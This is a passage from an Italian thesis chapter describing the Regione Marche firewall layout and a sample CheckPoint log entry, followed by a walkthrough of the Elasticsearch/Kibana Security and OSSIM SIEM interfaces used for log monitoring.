

Figura 3.1: Struttura principale della rete della Regione Marche

In figura 3.2, invece abbiamo la configurazione logica dei firewall della rete.



Figura 3.2: Struttura logiaca della rete con firewall

In totale si hanno cinque firewall che sono:

- FW-EXT, usato per l'accesso internet
- FW-DC è il firewall interno usato per l'accesso ai data center e al campus della Regione
- FW-SAN, utilizzato per l'accesso ai data center Sanità

- FW-INFRA, si utilizza per l'accesso alla rete SPC (sistema pubblico di connettività), e alle reti servizi cloud (PaaS)
- FW-CLIENT per reti private per clienti cloud regionale (IaaS)

L'ultimo firewall citato non compare in figura 3.2 poichè rispetto agli altri non è un firewall virtuale su nodi fisici ma è un firewall virtuale a sè stante, ed è usato da poco tempo nella rete regionale come conseguenza di una evoluzione della struttura di rete.
In questo lavoro i firewall sono fondamentali perchè nel capitolo 4 si andrà a verificare il corretto funzionamento del siem tramite la gestione dei log dei firewall.
Tutti i dispositivi utilizzati sono firewall CheckPoint R80.40 che rispetto a versioni precedenti contengono novità e miglioramenti significativi come:

- SmartTasks: automatizza il lavoro quotidiano con azioni predefinite o personalizzabili
- Livello di policy HTTPS dedicato: impedisce il traffico crittografato da attacchi di quinta generazione, attacchi su larga scala che utilizzano strumenti avanzati
- IoT Security Manager: identifica i dispositivi IoT e trasforma facilmente i loro attributi in policy di sicurezza IoT

```
1  <134>1 2021-03-11T23:29:32Z CPMANAGER CheckPoint 19351 - [action:"Drop"; flags
       :"409600"; ifdir:"inbound"; ifname:"bond5.16"; loguid:"{0xb98dde5,0xb30e0f5b,0
       x3ad01527,0xc99666fa}"; origin:"xx.xx.xx.xx"; originsicname:"CN=CPNOD01_fw-ext,
       O=Regione..867jo7"; sequencenum:"2488"; time:"1615505372"; version:"5";
       __policy_id_tag:"product=VPN-1 & FireWall-1[db_tag={9D52BCA6-681D-CD4B-9375-9
       BF18640BE82};mgmt=Regione;date=1615475479;policy_name=FW-EXT-PKG\]"; attack:"
       Streaming Engine: TCP Urgent Data Enforcement"; attack_info:"TCP segment with
       urgent pointer (no data). Urgent data indication was stripped. Please refer to
       sk36869."; confidence_level:"0"; dst:"xx.xx.xx.xx"; performance_impact:"0";
       product:"SmartDefense"; protection_id:"tcp_block_urg_bit_enable";
       protection_name:"TCP Urgent Data Enforcement"; protection_type:"settings";
       proto:"6"; rule:"326"; rule_name:"Internet-2-DMZ"; rule_uid:"ed87d6dd-91d4-4cb2
       -9ea3-128e043b9377"; s_port:"42956"; service:"443"; severity:"0";
       smartdefense_profile:"No_protection_5c852822be90f306"; src:"xx.xx.xx.xx";
       sub_policy_name:"WG-RM Network"; sub_policy_uid:"3b4f5d78-d102-4794-ac8f-
       d94b9bcd80f8"]
```

Codice 3.1: Esempio file di log di FW-EXT

Nel listato 3.1 vi è un esempio del formato di log prodotto dai firewall in questione, nello specifico si può notare che è stato prodotto dal FW-EXT e che l'azione che ha effettuato il firewall stesso è stata quella di *drop*; rispetto all'azione *reject*, molto comune, il drop permette di bloccare il pacchetto di transito ma senza dare una risposta alla sorgente, cosa inivece che avviene per un pacchetto a cui viene effettuato un reject.

3.2 Elasticsearch

Il monitoraggio dei log interni alla rete della regione viene fatto attraverso un software chiamato *Elasticsearch* che offre la possibilità di essere sfruttato come SIEM. Alla fine di questo capitolo si andrà a discutere brevemente quali sono le differenze trovate tra i due SIEM studiati, premettendo di non aver avuto la possibilità completa di sfruttare Elasticsearch come un SIEM. ELK, Elasticsearch Logstash e Kibana, nasce come un log management composto da 4 elementi principali:

- **Beats** e **Logstash** che si occupano dell'ingestione dei dati
- **Elasticsearch**, motore di ricerca in cui vengono indicizzati i dati
- **Kibana** che consente di visualizzare graficamente i dati contenuti su Elasticsearch



Figura 3.3: Struttura principale di Elasticsearch [5]

Facendo riferimento al capitolo precedente e alla figura 3.3, Logstash e Beats possono essere intesi come sensori di un SIEM: essi sono degli applicativi in grado di raccogliere i dati di diversi tipi di fonte: ad esempio un log di Windows verrà raccolto da *winlogbeat* invece i semplici file di log da *filebeat*.
Elasticsearch è il motore principale, basato su Apache Lucene che permette di muoversi con agilita su grandi quantita di dati strutturati o non strutturati.
La parte di monitoraggio invece viene fatta da Kibana, essa permette di far interagire l'utente con tutti i dati e fa in modo di creare dashboard, grafici e tabelle, istogrammi e mappe termiche basate sulla geo-localizzazione, in modo da facilitare la visione complessiva.

Oltre a questi quattro moduli base, ve ne è un'ulteriore su cui si basa tutto il processo di Intrusion Prevention e Detection; questo modulo è chiamato Security e non è incluso nella licenza base ma per gli studi effettuati in questo progetto è stato attivata attraverso una licenza trial per un periodo di prova limitato pari a 30 giorni.
La vera potenza di Elasticsearch è la raccolta di dati con un sistema ad indici: non vi sarà infatti un database di tipo SQL ma il Query DSL; come già detto precedentemente Lucene permette di velocizzare la richiesa di dati che vengono forniti in JSON. Il Query DSL fa in modo di effettuare una ricerca di tipo full-text: i risultati non contengono solamente i criteri cercati ma anche tutti quelli che si avvicinano a quel risultato. Quest'ultimo tipo di ricerca viene chiamata *query*, invece vi è anche la ricerca di tipo *filtro*, dove si cerca espressamente quel criterio cercato.

3.2.1 Kibana

Il confronto effettuato tra i due tipi di SIEM è fatto basandosi sulle web app e sulla facilità di interazione con quest'ultime.



Figura 3.4: Pagina web principale Kibana

In figura 3.4 è rappresentata la pagina web di kibana: essa è composta da 5 moduli, i primi due Dashboard e Discover vengono usati e sopratutto per la visualizzazione dei log; gli altri tre invece consentono di creare un proprio modo di visualizzare i log e valutare la posizione geografica servendosi dell'individuazione tramite ip pubblico. In una grande azienda potremmo avere più tipi di firewall e conseguemente file diversi da analizzare, i quali come si è visto precedentemente, vengono tutti "ingeriti" da Elasticsearch attraverso filebeat. Filebeat rappresenta quindi l'indice su cui poi si andranno a effettuare le ricerche tramite filtri o query.

In figura 3.5 vi è un esempio del modulo discovery: in alto a destra vi è il lasso di



Figura 3.5: Pagina Web per il modulo Discover

tempo considerato per lo studio, mentre in basso a sinistra vi è una colonna scorrevole avente tutti i campi possibili che sono presenti nell'indice filebeat. La configurazione base di una query di ricerca è fatta attraverso l'inserimento di questi campi con una espressione booleana nella barra in alto; invece è possibile applicare un filtro andando alla voce "Add filter". Sia query che filtro possono essere gestiti attraverso il sistema Lucene o il nuovo KQL (Kibana Query Language) che offre una sintassi semplificata e fornisce il completamento automatico della stringa che si sta inserendo all'interno del campo di ricerca. La figura 3.5 è stata cercata attraverso l'uso di un filtro tutti i log provenienti da checkpoint.

3.2.2 Security

Il modulo Security, come detto precedentemente è un modulo aggiuntivo che permette di sfruttare il complesso ed efficace mondo di Elasticsearch come SIEM per valutare intrusioni malevoli all'interno della rete.
Questo modulo ha una pagina iniziale chiamata *Overview* in cui vengono messi in evidenza alcuni dati provenienti da tutti i sottomoduli del pacchetto Security.

Detection : in questa pagina si possono visualizzare i pacchetti che sono stati processati dal firewall, e sfruttando l'indicizzazione dei dati è possibile fare ricerche su tutti i campi per individuare strani comportamenti. Dalla figura 3.6 si può notare inoltre che in altro a destra è presente un pulsante che permette di configurare le regole per far si che kibana stesso riconosca quale pacchetto tra tutti debba far visualizzare. Queste regole funzionano come i filtri: individuano un campo di loro interesse e cercano una corrispondenza, una volta trovata evidenziano quel dato che viene raffigurato insieme agli altri nella pagina di Detection.
Inoltre Kibana permette di usare delle regole base proposte dagli sviluppatori di Elasticsearch, ma anche di scrivere regole per rendere più performante l'utilizzo di questo modulo.



Figura 3.6: Modulo Detection per Security in Kibana

Host e Network : essi sono due sottomoduli che prendono e analizzano i log che si riferiscono rispettivamente agli Host e alla rete. Nel caso di Network vengono studiati tutti i campi di sicurezza rigurdanti i servizi di tipo DNS, HTTP e TLS, e vengono individuati su mappa gli indirizzi IP di sorgente e destinazione come raffigurato in 3.7



Figura 3.7: Mappa per indirizzi IP di sorgente e destinazione

Timeline e Cases : questi due ultimi sottomoduli sono fondamentali per l'analisi degli eventi, nel primo vi è la possibilità di investigare su determinati dati per trovarne una correlazione; invece Cases permette di salvare un caso usato per aprire e tracciare problemi di sicurezza direttamente nell'app Elasticsearch Security. I commenti fatti all'interno del caso supportano la sintassi Markdown e permettono il collegamento alle Timeline salvate.

3.3 Ossim

OSSIM (Open Source Security Information Management) è un sistema open source di gestione delle informazioni e degli eventi di sicurezza, che integra una selezione di strumenti progettati per aiutare gli amministratori di rete nella sicurezza informatica, nel rilevamento e nella prevenzione delle intrusioni attaverso la gestione dei log provenienti dalle macchine presenti nella rete. Il progetto è iniziato nel 2003 come una collaborazione ed è stato il primo software della società proprietaria, Alienvault, per la sicurezza informatica; infatti sulla base di Ossim gli sviluppatori creano USM Anywhere, un prodotto commerciale usato allo stesso scopo ma con maggiori funzionalità.
Ossim viene distribuito in formato ISO e può essere installato sia su un sistema fisico che virtuale ed è costruito usando una distribuzione Debian GNU/Linux come sistema operativo.
Ossim rispecchia molto fedelmente la descrizione del SIEM descritta in 2.6, in quanto si serve di un sensore per catturare i dati e di un server che li raccoglie e gestisce. Tale sensore è capace di rilevare sia le sottoreti ma anche tutte le possibili macchine presenti nella rete in cui è installato. Ossim si serve di altri sistemi open source allo scopo di rintracciare comportamenti malevoli come Snort, Nessun e Ossec, di cui quest'ultimo usato come agente da installare sulle macchine da monitorare.
La pagina web è divisa in 5 macro aree: Dashboard, Enviroment, Configuration, Analisys e Report.

3.3.1 Dashboard

In questa sezione vi è una panoramica generale dell'attività del siem, vengono forniti grafici a torta e istogrammi riferiti ad un analisi statistica sull'intera attività rilevata. In figura 3.8 vi è un esempio di tale dashboard: in posizione centrale si ha un istogramma che menziona le macchine che hanno generato più eventi.



Figura 3.8: Dashboard Ossim

3.3.2 Environment



Figura 3.9: Configurazione Agente

Dentro questo modulo vi sono tante sottosezioni che danno una panoramica generale di tutto l'ambiente. In primis vengono elencati tutti gli asset e gruppi: in Ossim tutte le macchine sono considerate asset, in più vengono considerate agent tutte quelle su cui è stato installato un agente. Ossim si serve dell'agente ossec [14] per monitorare tutti i log interni della macchina: per quanto riguarda il sistema operativo

Windows, l'agente sarà semplicemente installato e collegato al server Ossim attraverso un semplice file *.exe* ; invece su tutti i sistemi Linux e simili una volta installato va configurato attraverso la modifica di un file *.conf*.In figura 3.9 vi è l'esempio di alcune macchine su cui sono stati installati gli agenti: per ognuna si avrà un ID e si potrà valutare lo stato e far ripartire il monitoraggio dell'agente.
Un'ultima cosa dell' Environment su cui bisogna focalizzare l'attenzione è la possibilità di scansionare un singolo asset per poterne studiare le vulnerabilità. In figura 3.10 si riporta la prima delle 74 pagine relative al report che viene generato da ossim sulle vulnerabilità della macchina virtuale usata per effettuare le instrusioni nella rete regionale.



Figura 3.10: Vulnerabilità trovare nella macchina vulnerabile presente nella regione

3.3.3 Configuration

La configuration è quella sezione in cui si ha una panoramica generale del sistema e dove vi è la possibilità di cambiarlo. In primis viene riportato lo stato della macchina su cui è installato il server ossim in modo da tener d'occhio la CPU, la memoria, e le varie funzionalità del sensore.
La seconda proprietà è quella che nel capitolo 2.6.4 viene descritta come "Rule Correlation Engine", e che in questo caso viene chiamata *Threat Intelligence*. In questa sotto sezione è possibile automatizzare il siem in maniera facile ed efficiente: attraverso delle direttive è possibile far imparare al siem le azioni di una possibile

intrusione, e allo stesso tempo grazie a delle policy l'allarme viene generato e inviato via mail; inoltre è possibile anche attraverso la cross-correlation verificare che vi sia un certo attacco considerando non solo gli eventi su quella determinata macchina ma anche le vulnerabilità che sono state individuate tramite l'Environment.
Non meno importante è la possibilità inoltre di impostare per ogni tipo di evento che ossim può registrare due valori fondamentali poi per l'analisi dei rischi trattata nel capitolo 4: *priority* e *reliability*. La prima, in italiano priorità, è un valore numerico che varia tra 1 e 5 e indica proprio se un evento debba essere analizzato prima di un altro; invece la seconda, in italiano affidabilità, è un valore compreso tra 1 e 10 ed indica quanto quell'evento possa contenere informazioni precise o meno.

3.3.4 Analysis



Figura 3.11: Funzionalità Siem

Nel modulo Analysis si trovano tutte le funzionalità di cui ha bisogno il singolo operatore del SOC: vengono trattati tutti i tipi di eventi sia in tempo reale e sia non. La funzionalità senza tempo permette di indagare a fondo sui vari tipi di eventi e usando i menu a tendina in figura 3.11 si applicano i cosidetti filtri.
